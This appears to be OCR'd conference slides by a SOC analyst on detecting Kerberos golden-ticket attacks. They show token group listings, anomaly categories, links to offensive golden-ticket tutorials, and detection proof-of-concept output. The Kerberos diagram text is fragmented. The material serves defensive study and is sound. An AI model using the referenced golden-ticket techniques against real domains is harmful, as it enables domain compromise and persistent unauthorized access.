gam\Enterprise Admins	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-519
gam\Denied RODC Password Replication Group	Enabled	Mandatory, Resource	S-1-5-21-511818909-1338016983-424820340-572
SHAREPOINT\WSS_ADMIN_WPG	Enabled	Mandatory	S-1-5-21-823240014-2544858198-257086841-1004

SIDs on token Groups doesn’t match real user membership



User: gam\Administrator

User SID: S-1-5-21-511818909-1338016983-424820340-500

Session: 1 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status	Description	SID	Type
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513	ActiveDirectory
gam\TR-17763145s-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4317	ActiveDirectory
gam\CO-29131715h-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4143	ActiveDirectory
gam\JE-bic-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4445	ActiveDirectory
gam\CL-chusbarre-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4508	ActiveDirectory
gam\LI-270-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4220	ActiveDirectory
gam\68-bar-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4190	ActiveDirectory
gam\TE-BEM-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4138	ActiveDirectory
gam\TE-cos-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4372	ActiveDirectory
gam\QU-585-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4404	ActiveDirectory
gam\TR-Mco-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4196	ActiveDirectory
gam\AR-arellano7-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4305	ActiveDirectory
gam\LL-pil-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4454	ActiveDirectory
gam\AB-leo-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4093	ActiveDirectory
gam\AN-dou-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4199	ActiveDirectory
gam\AN-260-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4362	ActiveDirectory
gam\62-ARM-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4365	ActiveDirectory

Typical logical adversaries errors

And as the result

1. Lookup mismatches
    - Unknown/unexsistent SIDs and users
2. Sessions was started on Locked accounts
3. **User** SIDs on token **groups**
4. Membership mismatches

Errors. Errors evrywhere


I didn’t see any correct instruction

https://bond-o.medium.com/golden-ticket-attack-ea89553cf9c0

https://pentestlab.blog/2018/04/09/golden-ticket/

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets

I make PoC to find that anomalies




```
DEBUG Successfully negotiated credential to token: 1868
Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-823240014-2544858198-257086841-1004 but doesn't
Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-823240014-2544858198-257086841-1006 but doesn't
Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-823240014-2544858198-257086841-1005 but doesn't
Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-511818909-1338016983-424820340-501 but doesn't
```

It is just a PoC ➔

Are we, as a cybersecurity community, really interested in having these checks done, but on honey targets?

Just a Kerberos page from Wiki


Key Distribution Center (KDC)
Client Authentication to the AS
User ID + requested service
Msg A
Msg B
+ client + address + validity
Ticket granting ticket (TGT)
K_C
K_{TGS}
Authentication Server (AS)
Client (C)
$K_{C\text{-}TGS}$
Session key
Signs exchanges between C and TGS
Client Service Authorization
Msg C
ID of service requested
+ client + address + validity
Msg D
client + timestamp
K_{TGS}
K_S
Ticket-granting Server (TGS)
Msg E
+ client + address + validity
Msg F
$K_{C\text{-}S}$
For exchanges between C and S
Client Service Request
Msg E
+ client + address + validity
Msg G
client + timestamp
K_S
Msg H
timestamp
Service Server (SS)

Thank you!

Rodchenko Aleksandr

Senior SOC Analyst

@Gam4enko

kaspersky